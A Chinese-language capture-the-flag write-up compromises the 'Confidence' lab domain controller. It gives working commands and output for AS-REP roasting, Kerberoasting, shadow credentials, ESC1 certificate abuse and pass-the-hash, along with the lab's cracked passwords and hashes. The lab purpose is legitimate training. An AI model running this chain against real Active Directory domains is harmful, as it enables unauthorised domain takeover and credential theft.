

Confidence

Confidence

靶机信息

信息收集

端口扫描

```
export ip=10.10.10.137
```

```
rustscan -a $ip --ulimit 5000 -- -sV -sC
```

打点

配置 hosts

```
nxc smb $ip --generate-hosts-file hostname
cat hostname | sudo tee -a /etc/hosts
```

| SMB 枚举

```
nxc smb $ip -u '' -p '' --shares
nxc smb $ip -u 'guest' -p '' --shares
```

```

kali@kali:~$ smbclient //10.10.10.137/ -u 'guest' -p '' --shares
[+] Windows Server 2022 Build 20348 x64 (name:DC) (domain:confidence.com) (signing:True) (SMBv1:False) (Null Auth:True)
[+] confidence.com\guest:
[+] Enumerated shares

Share              Permissions          Remark
-----
ADMIN$              Remote Administration
C$                  Default File Share
IPC$                 Remote IPC
NETLOGON             Logon server share
readme               READ
SYSVOL               Logon server share

```

Readme 只有一个文件内容如下：

我已经禁用了Windows Defender，系统更新也已完成。现在尽情探索吧！若遇到任何问题或卡壳，随时联系我——Wackymaker。我的初衷只是希望每个人都能从这次体验中有所收获。

注意到 `IPC$` 可读，枚举用户

域用户枚举

```
nxc smb $ip -u 'guest' -p '' --rid
```

```
cat sids | grep -oP "\\\\\\\K[^ ]+(?= \\(SidTypeUser\\))" | grep -v '\\$' > user
cat sids | grep -oP "\\\\\\\K[^ ]+(?= \\(SidTypeUser\\))" | grep '\\$' > computer
```

ASREPRoast

```
impacket-GetNPUsers -dc-ip $ip -usersfile user confidence.com/
```

```
hashcat -a 0
'$krb5asrep$23$mulis@CONFIDENCE.COM:fbb0e73c9f1fdc2f7ee9a09192d08681$2b4310781
33acd6db4d2efed744b057671126d2efa75ad0ac7184d42b265775454e74f70e3d337e6d278078
4c458b3814e15ec92f8165c46f8c726d374be38b0f2cf2a5d64729339447482d0243f721592639
6ab0564f775dd63ffd90d6af5b0a27caff3f1b8dac46ffae41f221d2db92c4f4daa60c7622c62
18e1ba2bde23e0119267c15a6d9ef01d542472d6eb2f411fc1af82671401f27b062fe353422227
80bea0511b651af8d2d635802710078c2bc97323bd59a95d1eecb12c0fb4518872f287e375d498
79057373f65d50d516c0008e7e02c8b6caa77a5df7e02509d754b7ac5dfc44538cb7bd1b1775e1
c61' wordlists\rockyou.txt
```

```
mulis:babygirl
```

Bloodhound

```
bloodhound-python -u 'mulis' -p 'babygirl' -d confidence.com -ns $ip -dc
DC.confidence.com -c All --zip -v
```

LDAP

```
kali@Byxs20 Desktop/hackmyvm/confidence nxc smb $ip -u 'mulis' -p 'babygirl' --users
[*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:confidence.com) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 10.10.10.137 445 DC [+] confidence.com/mulis:babygirl
-Username- -Last PW Set- -BadPW- -Description-
Administrator 2025-08-18 09:51:30 0 管理计算机(域)的内置帐户
Guest <never> 0 供来宾访问计算机或访问域的内置帐户
krbtgt 2025-09-08 12:55:53 0 密钥发行中心服务帐户
ca-user 2025-09-09 11:34:35 0
mulis 2025-09-09 13:04:24 0
hyh 2025-09-09 13:08:55 0
SMB 10.10.10.137 445 DC [*] Enumerated 6 local users: CONFIDENCE
```

这条路是对的，但是你看到的还不够多

大概率是其他字段有其他的内容，用 ldapsearch 查询

```
ldapsearch -H ldap://$ip -x -s base namingcontexts
ldapsearch -H ldap://$ip -D 'mulis@confidence.com' -w 'babygirl' -b
```

```
"DC=confidence,DC=com" '(objectClass=person)' > ldap-people
ldif_checker -f ldap-people
```

```
kali@Byxs20 Desktop/hackmyvm/confidence ▶ ldif_checker -f ldap-people
Checking entry: CN=Administrator,CN=Users,DC=confidence,DC=com
Type: User
Excess fields and their values:
  description: : 566h55CG6K6h566X5py6K0Wfnynm0TlhoXnva7LuJdmiLc=

Checking entry: CN=Guest,CN=Users,DC=confidence,DC=com
Type: User
Excess fields and their values:
  description: : 5L6b5p2L5a6+6K6/6Zeu6K6h566X5py65oiW6K6/6Zeu5Z+f55qE5YaF572u5biQ

Checking entry: CN=DC,OU=Domain Controllers,DC=confidence,DC=com
Type: Computer
Excess fields and their values:
  memberOf: CN=Pre-Windows 2000 Compatible Access,CN=Builtin,DC=confidence,DC=com | CN=Cert Publishers,CN=Users,DC=confidence,DC=com

Checking entry: CN=krbtgt,CN=Users,DC=confidence,DC=com
Type: User
Excess fields and their values:
  description: : 5a+G6ZKL5Y+R6KGM5Lit5b+D5pyN5Yqh5biQ5oi3

Checking entry: CN=mulis,CN=Users,DC=confidence,DC=com
Type: User
Excess fields and their values:
  homeDirectory: C:\Users\mulis
  homeDrive: C:

Checking entry: CN=hyh,CN=Users,DC=confidence,DC=com
Type: User
Excess fields and their values:
  description: : 6L+Z5p2h6Lev5piv5a+555qE77yM5L2G5piv5L2g55yL5Yiw55qE6L+Y5LiN5a5f
  info: Password: 3948571026
```

hyh:3948571026

或者使用 powerview

```
powerview 'confidence.com/mulis:babygirl'@$ip --web
```

The screenshot shows the PowerView tool interface. On the left, the domain tree is expanded to 'DC=confidence,DC=com' and 'Users'. The 'hyh' user is selected. On the right, the user's properties are displayed. The 'info' property is highlighted, showing the password '3948571026'.

Property	Value
accountExpires	Fri, 31 Dec 9999 23:59:59 GMT
badPasswordTime	01/01/1601 00:00:00 (424 years, 8 months ago)
badPwdCount	0
cn	hyh
codePage	0
countryCode	0
dSCorePropagationData	Mon, 01 Jan 1601 00:00:00 GMT
description	这条路是对的, 但是你还看到的还不够多
distinguishedName	CN=hyh,CN=Users,DC=confidence,DC=com
info	Password: 3948571026
instanceType	4
lastLogoff	Mon, 01 Jan 1601 00:00:00 GMT
lastLogon	11/09/2025 04:10:51 (today)
lastLogonTimestamp	09/09/2025 13:27:35 (1 day ago)
logonCount	1
memberOf	CN=Remote Management Users,CN=Builtin,DC=confidence,DC=com
name	hyh
objectCategory	CN=Person,CN=Schema,CN=Configuration,DC=confidence,DC=com
objectClass	top person organizationalPerson user
objectId	6a72c08e-d0e2-471a-bb32-6380f1e0e6d1

验证凭证：

```
kali@Byxs20 Desktop/hackmyvm/confidence ▶ nxc smb $ip -u 'hyh' -p '3948571026'
SMB 10.10.10.137 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:confidence.com) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 10.10.10.137 445 DC [*] confidence.com/hyh:3948571026
```

域内提权/本地提权

ESC 1

```
certipy-ad find -u 'hyh' -p '3948571026' -dc-ip $ip -vulnerable -stdout
```


```
[+] User Enrollable Principals : CONFIDENCE.COM\Domain Computers  
[!] Vulnerabilities  
ESC1 : Enrollee supplies subject and template allows client authentication.
```

CA名: confidence-DC-CA

模板名: ca-login

```
Permissions  
Enrollment Permissions  
Enrollment Rights : CONFIDENCE.COM\ca-admin  
                   : CONFIDENCE.COM\Domain Admins  
                   : CONFIDENCE.COM\Domain Computers  
                   : CONFIDENCE.COM\Enterprise Admins  
  
Object Control Permissions  
Owner : CONFIDENCE.COM\Administrator  
Full Control Principals : CONFIDENCE.COM\Domain Admins  
                        : CONFIDENCE.COM\Enterprise Admins  
Write Owner Principals : CONFIDENCE.COM\Domain Admins  
                        : CONFIDENCE.COM\Enterprise Admins  
Write Dacl Principals : CONFIDENCE.COM\Domain Admins  
                       : CONFIDENCE.COM\Enterprise Admins  
Write Property Enroll : CONFIDENCE.COM\Domain Admins  
                       : CONFIDENCE.COM\Domain Computers  
                       : CONFIDENCE.COM\Enterprise Admins  
[+] User Enrollable Principals : CONFIDENCE.COM\Domain Computers  
[!] Vulnerabilities  
ESC1 : Enrollee supplies subject and template allows client authentication.
```

注意当前的凭证没有办法申请证书，所以要获取 **ca-admin** 组用户



这里有一条路径可以，两种打法如下：

TargetedKerberoast

```
targetedKerberoast -v -d 'confidence.com' -u 'hyh' -p '3948571026'
```

```
hashcat -a 0 '$krb5tgs$23$*ca-user$CONFIDENCE.COM$confidence.com/ca-  
user*$6de9d7004c42d46f6a35d289a846144c$...' wordlists/rockyou.txt
```

没有爆破成功，还有影子凭证，而且出题人说系统更新到最新，还存在 AD CS 服务，尝试影子凭证

I 影子凭证

```
certipy-ad shadow -u 'hyh' -p '3948571026' -dc-ip $ip -account 'CA-USER' auto  
-ldap-scheme ldap
```

```
ca-user:8636734a8c71b741a33bcb2bf323ea5c
```

I 继续 ESC 1

```
certipy-ad req -u 'ca-user@confidence.com' -hashes  
'8636734a8c71b741a33bcb2bf323ea5c' -target $ip -dc-ip $ip -ca "confidence-DC-  
CA" -template 'ca-login' -upn administrator@confidence.com
```

```
certipy-ad auth -pfx administrator.pfx -dc-ip $ip
```

```
kali@Byxs20 Desktop/hackmyvm/confidence certipy-ad auth -pfx administrator.pfx -dc-ip $ip  
Certipy v5.0.3 - by Oliver Lyak (ly4k)  
[*] Certificate identities:  
[*] SAN UPN: 'administrator@confidence.com'  
[*] Using principal: 'administrator@confidence.com'  
[*] Trying to get TGT...  
[-] Object SID mismatch between certificate and user 'administrator'  
[-] See the wiki for more information
```

SID 不对，查询 SID 重新申请证书，绑定 SID

```
$ nxc ldap $ip -u 'hyh' -p '3948571026' --get-sid  
S-1-5-21-3649830887-1815587496-1699028491
```

默认管理的 RID 是 500，SID 就是如下：

```
S-1-5-21-3649830887-1815587496-1699028491-500
```

重新申请证书：

```
certipy-ad req -u 'ca-user@confidence.com' -hashes  
'8636734a8c71b741a33bcb2bf323ea5c' -target $ip -dc-ip $ip -ca "confidence-DC-
```

```
CA" -template 'ca-login' -upn administrator@confidence.com -sid S-1-5-21-3649830887-1815587496-1699028491-500
```

```
certipy-ad auth -pfx administrator.pfx -dc-ip $ip
```

```
aad3b435b51404eeaad3b435b51404ee:bbabdc192282668fe5190ab0c5150b34
```

PTH

```
nxc smb $ip -u 'Administrator' -H 'bbabdc192282668fe5190ab0c5150b34' -x 'type C:\Users\Administrator\Desktop\root.txt'
```

```
kali@Byxs20 Desktop/hackmyvm/confidence certipy-ad auth -pfx administrator.pfx -dc-ip $ip
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'administrator@confidence.com'
[*] SAN URL SID: 'S-1-5-21-3649830887-1815587496-1699028491-500'
[*] Security Extension SID: 'S-1-5-21-3649830887-1815587496-1699028491-500'
[*] Using principal: 'administrator@confidence.com'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@confidence.com': aad3b435b51404eeaad3b435b51404ee:bbabdc192282668fe5190ab0c5150b34
kali@Byxs20 Desktop/hackmyvm/confidence nxc smb $ip -u 'Administrator' -H 'bbabdc192282668fe5190ab0c5150b34' -x 'type C:\Users\Administrator\Desktop\root.txt'
SMB 10.10.10.137 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:confidence.com) (signing:True) (SMBv1:False) (Null Auth:True)
SMB 10.10.10.137 445 DC [*] confidence.com\Administrator:bbabdc192282668fe5190ab0c5150b34 (Pwn3d!)
SMB 10.10.10.137 445 DC [*] Executed command via wmiexec
SMB 10.10.10.137 445 DC this root and thank you
```